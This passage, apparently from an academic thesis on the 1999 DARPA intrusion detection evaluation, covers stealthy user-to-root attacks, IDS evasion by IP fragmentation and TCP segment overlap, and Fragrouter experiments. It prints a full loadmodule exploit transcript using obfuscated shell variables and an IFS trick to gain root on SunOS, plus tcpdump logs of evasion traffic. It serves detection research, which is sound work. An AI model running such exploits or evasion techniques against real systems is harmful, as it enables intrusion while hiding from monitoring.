AOTNZ903277849079381LA  |TRUCK|ALF SAMANTHA      |ASIA     |DOCK 8576    |  53412|BLUE | . . .
. . .
```

Figure 5.13: SQL Transcript of a sqlattack.

is shown visually in Figure 5.5. The winapp.txt script is executed to obtain root privileges and delete files in a user's directory. Because the actions are packaged in the exploit script, they are completed immediately after the exploit succeeds and the attacker returns to normal user interactions. The attacker exits the shell and continues interacting with the SQL server a few times before disconnecting from the victim machine.

5.3.3 Loadmodule

The loadmodule attack in Table 5.2 used shell variables to disguise an attack against the




Figure 5.14: Path of loadmodule.

SunOS victim machine. Figure 5.14 shows the path of this attack. The attacker uses the shell built-in *echo* command to enter an attack script which is similar to the editor transport method described in 5.1.1. Shell variables are used to hide output during the transport and execution stages of the attack. Once the attack succeeds, the attacker appends text to a secret file.

The transcript from the single telnet session of this loadmodule attack is shown in Figure 5.15. NetTracker has been used to reconstruct the output of the victim-to-attacker portion of the telnet session which was extracted from the network sniffer data Once again, extraneous parts of the transcript have been elided and important commands have been highlighted with bold face.The attacker logs in to the SunOS victim as marlyy. After a few normal interactions with the victim host, he sets up a series of shell variables which are used later to disguise interactions with the shell. The commands that execute the

```
login: marlyy
Password:
SunOS Release 4.1.4 (zeno) #1: Thu Jul 9 07:59:48 EDT 1998
. . .
zeno> rm -f bin
zeno> set APPLE = a
zeno> set BANANA = b
zeno> set EGG = e
zeno> set IGLOO = i
zeno> set ORANGE = o
zeno> set LEMON = l
zeno> set CHERRY = c
zeno> set STRAWBERRY = s
zeno> set FIG = F
zeno> echo "#! /${BANANA}in/${STRAWBERRY}h" > ${BANANA}${IGLOO}n
zeno> echo set I${FIG}S = >> ${BANANA}${IGLOO}n
zeno> echo "echo This man should be found >> /home/${STRAWBERRY}ecret/personnel
/ghwbush" >> ${BANANA}${IGLOO}n
zeno> ${CHERRY}hm${ORANGE}d 755 b${IGLOO}n
zeno> ${STRAWBERRY}et${EGG}nv I${FIG}S /
zeno> /usr/op${EGG}nw${IGLOO}n/${BANANA}in/l${ORANGE}adm${ORANGE}du${LEMON}e /$
{STRAWBERRY}ys/${STRAWBERRY}un4${CHERRY}/OBJ/${EGG}vqm${ORANGE}d-sun4${CHERRY}.
o /et${CHERRY}/op${EGG}nwin/modu${LEMON}es/evql${ORANGE}ad
/usr/openwin/bin/loadmodule: /usr/sys/sun4/OBJ/evqmod-sun4c.o file does not exist.
Check your OpenWindows installation.
```

Figure 5.15: Transcript from a loadmodule Attack.

loadmodule exploit have been highlighted with a change bar. These commands, with shell variables substituted back in, are:

```
zeno> echo "#!/bin/sh" > bin
zeno> echo set IFS = >> bin
zeno> echo "echo This man should be found >> /home/secret/person-
 nel/ghwbush" >> bin
zeno> chmod 755 bin
zeno> setenv IFS /
zeno> /usr/openwin/bin/loadmodule /sys/sun4c/OBJ/evqmod-sun4c.o
 /etc/openwin/modules/evqload
```

As mentioned, the script is input into a file named bin using the shell built-in *echo* command. When the internal field separator (IFS) is set to slash, the loadmodule command executes the file named bin, which appends a string to the secret file /home/secret/personnel.

5.4 Detection of Stealthy User-to-Root Attacks

Eight intrusion detection systems were submitted from five sites that were capable of detecting U2R attacks against UNIX victims. Most of the systems were host-based and




Figure 5.16: Percent of UNIX U2R Attacks Detected

used BSM audit data [23-25] to detect attacks, although one system used file system information [21]. Only one system in the 1999 evaluation was able to successfully detect U2R attacks on UNIX victims using network sniffer data [24].

As expected, the systems that used BSM audit logs detected most of the UNIX U2R attacks. These systems were only measured against Solaris attacks and the stealthy tactics that were employed in the 1999 evaluation were not able to sufficiently reduce the amount of audit logs generated by the Solaris U2R attacks. The network-based systems, however, attempted to detect U2R attacks on all three UNIX platforms. The detection results show that the network-based systems were not able to detect as many stealthy instances of attacks as clear ones. Figure 5.16 shows the detection results of the top systems in each category for both stealthy and clear attacks. The results are presented as the percent of

attacks detected at 10 or less false alarms per day. The top host-based system detected 100% of clear and stealthy attacks against the Solaris victim. In contrast, the top network-based system detected 42% of the clear attacks and only 11% of the stealthy attacks against all UNIX victims. All eleven stealthy attack instances had at least one clear version. Stealthy versions of the attacks were modified directly from the clear versions so any difference in detection rates is due to the stealthy approaches that were used.

The stealthy techniques designed for the 1999 evaluation were able to prevent some attacks being detected by some systems. The largest noticeable difference was in network-based systems which is intuitive because the stealthy techniques were designed specifically to avoid detection by network-based systems.

Chapter 6

Eluding Network Intrusion Detection Systems

In 1998 it was discovered that network intrusion detection systems using passive protocol analysis were vulnerable to insertion, evasion and denial of service attacks [7]. Passive protocol analysis is a technique where network traffic is watched unobtrusively to predict the behavior of machines on the network. Many network-based systems employ passive protocol analysis to detect attacks, including some systems that participated in the 1998 DARPA evaluation. Exploratory analysis was performed using the findings in [7] to determine if systems participating in the 1999 evaluation were vulnerable to the same attacks. This chapter provides a summary of the findings in [7] and describes the exploratory experiment conducted during the 1999 evaluation.

6.1 Approach Developed by Ptacek and Newsham to Elude Network Intrusion Detection Systems

An approach was developed by Ptacek and Newsham for eluding network intrusion detection systems. They noted many problems with current network intrusion detection systems, devised some attacks to exploit these weaknesses, and tested out their hypotheses on the current state of the art network intrusion detection systems. The following sections summarize their findings.

6.1.1 Problems with Network Intrusion Detection Systems

Network intrusion detection systems detect attacks by examining packets that traverse the network. By analyzing both the packet transmissions and the protocols being used between hosts, network-based systems attempt to monitor the state of every machine on the network.

The major problems with passive packet analysis are that intrusion detection systems may not see the same packets as every machine they protect, and even when they do see all packets it may be impossible to accurately predict the behavior of each machine. Typically, network intrusion detection systems are on different hosts than the ones they are watching, and often they are on different network segments. Packets seen by intrusion detection systems might not be seen by other machines on the network and vice versa because of network topologies, congestion, and faulty routing. A greater problem, however, is the inability of intrusion detection systems to determine how a packet will be processed by the end system. Intrusion detection systems watch over many hosts which are running different operating systems with slightly different implementations of TCP and IP packet handling. In addition, without accurate knowledge of the network topology and the levels of traffic at each of the host, the problem of predicting the precise behavior of each machine becomes extremely difficult.

6.1.2 Attacks Against Network Intrusion Detection Systems

Three types of attacks: insertions, evasions, and denials of service were described in [7]. These attacks were designed to subvert network intrusion detection systems by exploiting the ambiguities described above. All attacks involve an attacker that is specifically trying to manipulate traffic to bypass an intrusion detection system or other machines on the

network. Many of these techniques arouse suspicion on a network by creating abnormal traffic, but the majority of the attacks are permitted by the network protocols they use.

An insertion attack creates traffic that an intrusion detection system will see but a victim machine will not. Most attacks in this category take advantage of intrusion detection systems that do not rigorously check the validity of packets they see. If an attacker sends a sequence of packets to a victim machine, one of which has a bad checksum, the victim machine will receive all of the packets except for the one with the bad checksum. Intrusion detection systems that don't check for bad checksums will receive the extra packet in the sequence. Such differences can cause an attack to be seen by a victim machine but avoid detection by an intrusion detection system.

Evasion attacks are the opposite of insertion attacks: they hide data from the intrusion detection system instead of giving it more than exists. An example evasion attack convinces an intrusion detection system that a connection is closing even though the connection is still active. Packets sent after a faked disconnect are ignored by the intrusion detection system but not by the end system who continues communicating with the attacker. The attacker evades the intrusion detection system by forcing it to miss the part of the connection after the fake disconnect.

Attacks belonging to the final category, denial of service, exploit the fail-open nature of passive network intrusion detection systems. A fail-open intrusion detection system system ceases to provide protection when it is disabled by a denial of service attack. A passive network intrusion detection system provides no way to stop attackers from accessing the network when it is disabled.

To design real-world insertion, evasion, and denial of service attacks, Ptacek and Newsham examined the kernel of the 4.4BSD operating system as a practical example of TCP and IP handling software. Packets discarded by a host machine's operating system should be discarded by an intrusion detection system. To test if intrusion detection systems adhered to this standard, potential attacks were created from the conditions that 4.4BSD checks to ensure a packet is legal. Experiments were conducted to determine the reaction of various intrusion detection systems to insertion, evasion, and denial of service attacks. The following tests were devised for the network layer (IP), the transport layer (TCP), and for denying service to the machine as a whole. A few experiments have been excluded from this discussion because they are not relevant to the exploratory experiments conducted during the 1999 evaluation. Example tcpdump output of these experiments in subsequent sections was created using a tool developed in [8].

Network Layer

Techniques for eluding intrusion detection systems at the network layer are shown in Table 6.1. The first column of the table is the name of the elusion method, the second

Name	*Description*	*Behavior Tested*
frag-1	8-byte IP fragments	can the IDS handle IP fragments
frag-2	24-byte IP fragments	can the IDS handle IP fragments
frag-3	8-byte IP fragments, 1 out-of-order	can the IDS handle out-of-order fragments
frag-4	8-byte IP fragments, 1 duplicate	can the IDS handle duplicate fragments
frag-5	8-byte IP fragments, all out-of-order, 1 duplicate	can the IDS handle out-of-order and duplicate fragments
frag-6	8-byte IP fragments, marked last fragment sent first	will the IDS wait for the last fragment to begin reassembly
frag-7	8-byte IP fragments, 1 forward overlap	can the IDS handle forward overlapping fragments

Table 6.1: IP Experiments

```
08:01:12.950000 truncated-tcp 8 (frag 5840:8@0+)
08:01:12.950000 206.48.44.50 > 172.16.113.50: (frag 5840:8@16+)
08:01:12.950000 206.48.44.50 > 172.16.113.50: (frag 5840:8@8+)
08:01:12.950000 206.48.44.50 > 172.16.113.50: (frag 5840:8@24+)
08:01:12.950000 206.48.44.50 > 172.16.113.50: (frag 5840:8@32+)
08:01:12.960000 206.48.44.50 > 172.16.113.50: (frag 5840:8@32+)
08:01:12.960000 206.48.44.50 > 172.16.113.50: (frag 5840:4@40)
08:01:12.980000 172.16.113.50.23 > 206.48.44.50.3758: . ack 25 win 4072
```

Figure 6.1: Tcpdump Output of IP Fragmentation

column gives a brief description of how the method alters the network traffic, and the third column explains what the experiment is trying to determine about the intrusion detection system. All of the experiments in Table 6.1 test how correctly intrusion detection systems perform IP reassembly. The frag options create sequences of IP packets that are legal according to the IP specifications. Packets generated with these options should be reconstructed unambiguously by the end system.

Experiments frag-1 and frag-2 test the reconstruction of simple IP fragmentation. Frag-1 breaks a test data stream into 8-byte IP fragments and frag-2 breaks a stream into 24-byte fragments. Frag-3 uses the same 8-byte fragmented stream as in frag-1 but sends one fragment out of order. Out-of-order fragments occur in networks where there are multiple routes in between the source and destination with differing latencies. The frag-4 option simulates a duplicated packet in the 8-byte fragmented stream which might occur because of a faulty router that does not realize it has already sent out a particular fragment. Fragment re-ordering and duplication are taken to extremes in frag-5 where all of the fragments are out-of-order and one is duplicated, and frag-6 where the last fragment is sent before any others. Part of a connection using frag-5 can be seen in Figure 6.1. This network traffic was collected near the source generating the fragments and has been

displayed using tcpdump. The text in bold face is tcpdump's output related to IP fragments. The "truncated-tcp" string indicates that part of the TCP header was truncated because the IP fragments were much smaller than the TCP header. For the rest of the packets, "frag" indicates that the packet is an IP fragment, 5840 is the fragment id, 8 is the size of the fragments in bytes, the number after the "@" is the offset of the fragment in the original datagram, and the "+" flag indicates that a fragment is not the last fragment. The frag-5 option encompasses many of the previous IP elusion techniques. The fragments are out of order which is visible in the ordering of fragment offsets: 16, 8, 24, 32. The fragment with an offset of 32 is a duplicate fragment. The frag-6 option is slightly different from the other re-ordering options because it sends the marked last fragment (the one without the + in Figure 6.1) first. Some implementations of IP start reassembling when the marked last fragment arrives without checking for the other fragments.

Frag-7 tests if an intrusion detection system properly deals with overlapping IP fragments. Overlap occurs when fragments of differing sizes arrive out-of-order and in overlapping positions. Figure 6.2 shows the two general cases of overlap. The graph in the figure shows the fragments' arrival times on the x-axis versus the ordering in the original data stream (their offset) on the y-axis. Normal transmission, shown by the grey bars, sends consecutive parts of a data stream in order (no gap on the x-axis) with some delay between fragments (small gap on the y-axis). Backward overlap occurs when a new fragment fills the next gap in the stream but overlaps the previous fragment. The two overlapping pieces of data (in the circle) may be different. In forward overlap, a section of the stream is missing and the next fragment fills the gap but also overwrites the data after the gap. During reassembly, it is critical to decide whether to keep the old data or the new




Figure 6.2: Forward and Reverse Overlap

data. This situation is never observed in connections from well-behaved implementations of IP. The IP standard suggests that the new data be favored but not all implementations adhere to this such as Windows NT 4.0 and Solaris 2.6. It is therefore up to the intrusion detection system to be aware of how a machine reassembles fragments in order to predict what it will see.

Transport Layer

Many problems exist with transport level reassembly as well. All of the experiments run used TCP as the transport protocol because many common applications are built on top of it such as telnet, FTP, HTTP, SMTP, etc. Table 6.2 shows all of the TCP level experiments that were conducted to determine how accurately intrusion detection systems reconstruct TCP packets.

Experiment tcp-1 connects to the destination host completing the normal TCP three-way handshake (3WH). A 3WH is used in TCP to verify to both parties that the connection is established. In tcp-1, immediately after the successful 3WH, the source host

Name	*Description*	*Behavior Tested*
tcp-1	3WH, simulate disconnect, 1-byte TCP segments	does the IDS wait to ACK from target
tcp-3	3WH, 1-byte TCP segments, 1 duplicate	can the IDS handle duplicate segments
tcp-4	3WH, 1-byte TCP segments, 1 backward overlap	can the IDS handle backward overlap
tcp-5	3WH, 1-byte TCP segments, 1 forward overlap	can the IDS handle forward overlap
tcp-7	3WH, 1-byte TCP segments, interleaved 1-byte segments with different sequence numbers	does the IDS check sequence numbers during reassembly
tcp-8	3WH, 1-byte TCP segments, 1 out-of-order	can the IDS handle out-of-order segments
tcp-9	3WH, 1-byte TCP segments, completely out-of-order	can the IDS handle very out-of-order segments

Table 6.2: TCP Experiments

simulates being disconnected from the network using the FIN and RST TCP messages. The output of this transmission, captured by tcpdump, is shown in Figure 6.3. The TCP flags are the most important parts of the connection and have been highlighted in bold face. The change bar indicates the successful 3WH between the source host (206.48.44.50) and the destination host (172.16.113.50). A successful 3WH consists of a SYN (S), SYN+ACK, ACK triplet. Activities during the 3WH include synchronizing sequence numbers and advertising initial parameters for the connection such as window

```
08:43:31.010000 206.48.44.50.3759 > 172.16.114.50.80: S 242486626:242486626(0) win
  512 <mss 1460>
08:43:31.010000 172.16.114.50.80 > 206.48.44.50.3759: S 3198526789:3198526789(0) ack
  242486627 win 31744 <mss 1460>
08:43:31.010000 206.48.44.50.3759 > 172.16.114.50.80: . ack 1 win 32120 (DF)
08:43:31.040000 206.48.44.50.3759 > 172.16.114.50.80: P 1:577(576) ack 1 win 32120
  (DF)
08:43:31.050000 206.48.44.50.3759 > 172.16.114.50.80: F 242486627:242486627(0) win 0
08:43:31.090000 206.48.44.50.3759 > 172.16.114.50.80: R 242486628:242486628(0) win 0
08:43:32.150000 206.48.44.50.3759 > 172.16.114.50.80: . ack 1 win 32120 (DF)
08:43:32.190000 206.48.44.50.3759 > 172.16.114.50.80: P 1:2(1) ack 1 win 32120 (DF)
```

Figure 6.3: Tcpdump output of a TCP disconnect

size (win) and maximum segment size (mss). Transmission beginning after the 3WH can be seen by the push (P) from the source host. Immediately after the push, the source host sends packets with the FIN (F) and RST (R) flags set to simulate the source disconnecting. The source resumes the connection, however, as if he was never disconnected. The source sends an ACK and begins pushing data again. The result of this experiment is not shown in this example, but an intrusion detection system should not process data after the simulated disconnect because it will not be accepted by the target host.

The options tcp-3, tcp-4, tcp-5, tcp-8, and tcp-9 are similar to the experiments conducted with IP fragmentation. These experiments test if an intrusion detection system correctly performs TCP reassembly by duplicating, re-ordering, and overlapping TCP segments. The tcp-3 option sends a data stream in 1-byte TCP segments with one duplicate segment, the tcp-8 option sends the same data stream but with one segment out of order, and the tcp-9 option sends the data stream with the segments completely out of order.

Experiments testing the intrusion detection system's reassembly of overlapping segments are performed with the tcp-4 option which overlaps in the backward direction, and the tcp-5 option which overlaps in the forward direction. Overlapping TCP segments occur the same way as overlapping IP fragments (Figure 6.2). Examples of forward and backward overlap are shown in Figure 6.4. Traffic emanating from the source host (206.48.44.50) has been filtered using tcpdump to select only those packets leaving the source. The overlapping segments are highlighted in bold face and the overlapped segments are underlined. In the case of backward overlap, the segment 13:14 (1), which is the segment of data from offset 13 to offset 14 (a total of 1-byte), is sent and eventually

```
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 9:10(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 10:11(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 11:12(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 12:13(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 13:14(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 14:15(1) ack 16 win 32120 (DF) [tos 0x10]
09:43:14.070000 206.48.44.50.1023 > 172.16.114.50.22: P 13:14(1) ack 16 win 32120 (DF) [tos 0x10]
```

Backward Overlap

```
09:30:17.040000 206.48.44.50.4156 > 172.16.114.148.21: P 1:2(1) ack 97 win 32120 (DF) [tos 0x10]
09:30:17.080000 206.48.44.50.4156 > 172.16.114.148.21: P 0:2(2) ack 97 win 32120 (DF) [tos 0x10]
```

Forward Overlap

Figure 6.4: Tcpdump Output of Backward and Forward Overlap

overlapped by the next two segments of data, as shown in Figure 6.2. In the case of forward overlap, a 1-byte segment beginning at offset 1 is followed by a contiguous 2-byte segment beginning at offset 0 that overlaps the previous segment. In both cases, the reassembly mechanism of the destination host must determine what data to keep and what to discard. The intrusion detection system systems may not make the correct assumption and reassemble overlapping segments differently than the machine it is protecting. Such intrusion detection systems are vulnerable to insertion and evasion attack, which one depends on how the intrusion detection system reassembles the data.

The final TCP option, tcp-7, is used to test if intrusion detection systems check sequence numbers during reassembly. The initial sequence number is agreed upon during the 3WH. Any packets deviating from the progression of that sequence number should not be accepted or acknowledged by the destination host. The tcp-7 option tests if intrusion detection systems adhere to this policy, as shown in Figure 6.5, by interleaving packets in the normal data stream with packets that have drastically different sequence numbers.

```
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 1:2(1) ack 1 win 32120 (DF)
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 4081172237:4081172238(1) ack 1 win 32120 (DF)
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 2:3(1) ack 1 win 32120 (DF)
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 4097949453:4097949454(1) ack 1 win 32120 (DF)
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 3:4(1) ack 1 win 32120 (DF)
08:08:12.770000 206.48.44.50.1462 > 172.16.114.50.23: P 4114726669:4114726670(1) ack 1 win 32120 (DF)
```

Figure 6.5: Tcpdump Output of a Packet Stream Interleaved with Other Packets

Again, the view of the packets has been provided with tcpdump. The normal data stream contains 1-byte segments with offsets 1, 2, and 3, as shown in bold face. Packets in between the normal packets have drastically different sequence numbers in an attempt to throw off an intrusion detection system that doesn't check sequence numbers.

Denial of Service

There are a few types of attacks against intrusion detection systems that deny service. Service refers to the ability of the intrusion detection system to provide accurate detection of attacks on the network it is monitoring. Passive intrusion detection systems are fail-open which means the network is unprotected if the intrusion detection system fails. An intrusion detection system can be disabled either by exploiting a bug that causes the system to fail, or by exhausting its resources. Exhaustible resources include the intrusion detection system's CPU, memory, and network bandwidth. Another category of denial of service attack is only effective against intrusion detection systems that have automated countermeasures. Example countermeasures are blocking IP addresses, blocking user access, and disconnecting from the network. Automated response systems that generate many false positives are dangerous. An attacker who can fool a responsive intrusion detection system into believing many attacks are occurring from many different hosts can turn the intrusion detection system into a weapon against the network it's monitoring.

6.1.3 Experiment and Findings

Experiments were conducted by Ptacek and Newsham against four of the most popular commercial intrusion detection systems that existed in the beginning of 1998. A phf attack, which exploits a bug in some web servers, was sent to a victim machine over the network using the experimental options discussed in the previous sections. The commercial intrusion detection systems that were physically available to the experimenters were setup to monitor the target machine over the network. The systems were scored on their ability to detect the phf attack in the presence of various IP fragmenting and TCP segmenting scenarios. Accurate intrusion detection systems detected the phf attack when it was accepted by the victim machine and did nothing for sessions where the attack was not accepted by the victim machine.

The experiments in [7] showed that many state of the art intrusion detection systems were vulnerable to insertion, evasion, and denial of service attacks. None of the systems correctly handled IP fragmentation and many of the systems did not respond correctly to some of the TCP options.

6.2 Exploratory Experiment for the 1999 Evaluation

Intrusion detection systems have progressed since the experiments conducted in 1998 [7]. However, it is still difficult to accurately reconstruct network traffic to determine the behavior of heterogeneous hosts on a network. A tool named Fragrouter was developed [8] to implement the findings of [7]. An experiment was created, using Fragrouter, to test if participating systems in the 1999 evaluation were vulnerable to the same class of attacks as their predecessors. Fragrouter was installed on a machine in the simulation test bed




Figure 6.6: Fragrouter in the Simulation Test Bed

used in the 1999 evaluation. The Fragrouter machine was used as a gateway to the Air Force network for attackers. Packets from an attacker, destined for the victim machines inside the network, could be altered by any of the TCP and IP options discussed in the previous sections.

Figure 6.6 shows the addition of the extra attacker and the Fragrouter to the simulation test bed. The Fragrouter was added to one of the subnets on the outside of the Air Force network. The attacker is on the same subnet but is routed to send all of its outgoing traffic through the Fragrouter. Packets returning to the attacker bypass the Fragrouter because they do not need to be altered for the attacker the same way they were for the victim.

6.2.1 Attacks and Background Traffic

The purpose of using Fragrouter in the 1999 evaluation was twofold: to determine if attacks could be altered to evade intrusion detection systems that normally detected them,

and to determine if normal traffic, when altered, could cause intrusion detection systems to generate false alarms. Most of the Fragrouter's options resulted in network traffic that conformed to the TCP and IP standards but many techniques for eluding intrusion detection systems used very unusual capabilities of TCP and IP which are rarely seen on a normal network. It was hypothesized that the abnormal traffic that Fragrouter generated from normal background sessions would trigger detections from many intrusion detection systems, especially anomaly detection systems. Generating many false alarms reduces the accuracy of a system.

The experiment was conducted during the final week of collecting test data during the 1999 evaluation. The number of attacks and background sessions had to be limited because eluding intrusion detection systems was not the main goal of the evaluation. Too much extraneous activity could have offset other results of the evaluation. In addition, there were limitations on what options of Fragrouter could be used against the victim machines in the simulation test bed. The original experiment by Ptacek and Newsham to elude intrusion detection systems ran attacks against 4.4BSD exclusively. The response of this operating system to the various options was known because it was used to develop the attacks. It was demonstrated in [7] that different operating systems have different behaviors. Not all of the operating systems included in the test bed were as robust as 4.4BSD was at reassembling traffic. Table 6.3 shows the ability of the victim machines on the test bed to respond to the options of Fragrouter discussed in previous sections. The first column lists the Fragrouter option, the remaining columns report the UNIX victim machines' ability to reconstruct traffic altered with a particular Fragrouter option. A "+" indicates that a victim responded as expected and a "-" indicates that it did not. It was

Fragrouter Option	*SunOS 4.1.4*	*Solaris 2.5.1*	*Linux Redhat 4.2*
frag-1	+	-	-
frag-2	-	-	-
frag-3	+	-	-
frag-4	+	-	-
frag-5	+	-	-
frag-6	+	-	-
frag-7	+	-	-
tcp-1	-	-	-
tcp-3	+	+	+
tcp-4	+	+	+
tcp-5	+	+	+
tcp-7	+	+	+
tcp-8	+	+	+
tcp-9	+	+	+

Table 6.3: Response of UNIX Victims to Fragrouter Options

surprising that only the SunOS machine was able to handle IP fragmentation. These options are a subset of the options available for Fragrouter and roughly half of them were unusable for the UNIX victims in the test bed.

6.3 Results

Due to the limitations of this experiment and complications setting up and running Fragrouter during the simulation, there were not many results. A few misses and false alarms from the network-based systems were correlated with Fragrouter's activity but no substantial generalizations could be made about the state of network intrusion detection systems and their ability to accurately predict the behavior of many machines using passive protocol analysis.

6.3.1 Misses

Four attacks were launched through Fragrouter. Two of the attacks, back and portsweep, were detected as well as their non-Fragrouter counterparts. The other two, a phf attack and an eject attack, were both missed by one system when run with Fragrouter.

The phf attack was run against the Linux victim using the tcp-3 option which duplicates entirely one 1-byte TCP segment. One network-based system that detected the other three normal instances of the phf attack failed to detect the instance with the duplicate segments. No other noticeable factors in the evaluation differed between the normal and segmented instances of the phf attack so it is reasonable to assume the difference was caused by Fragrouter.

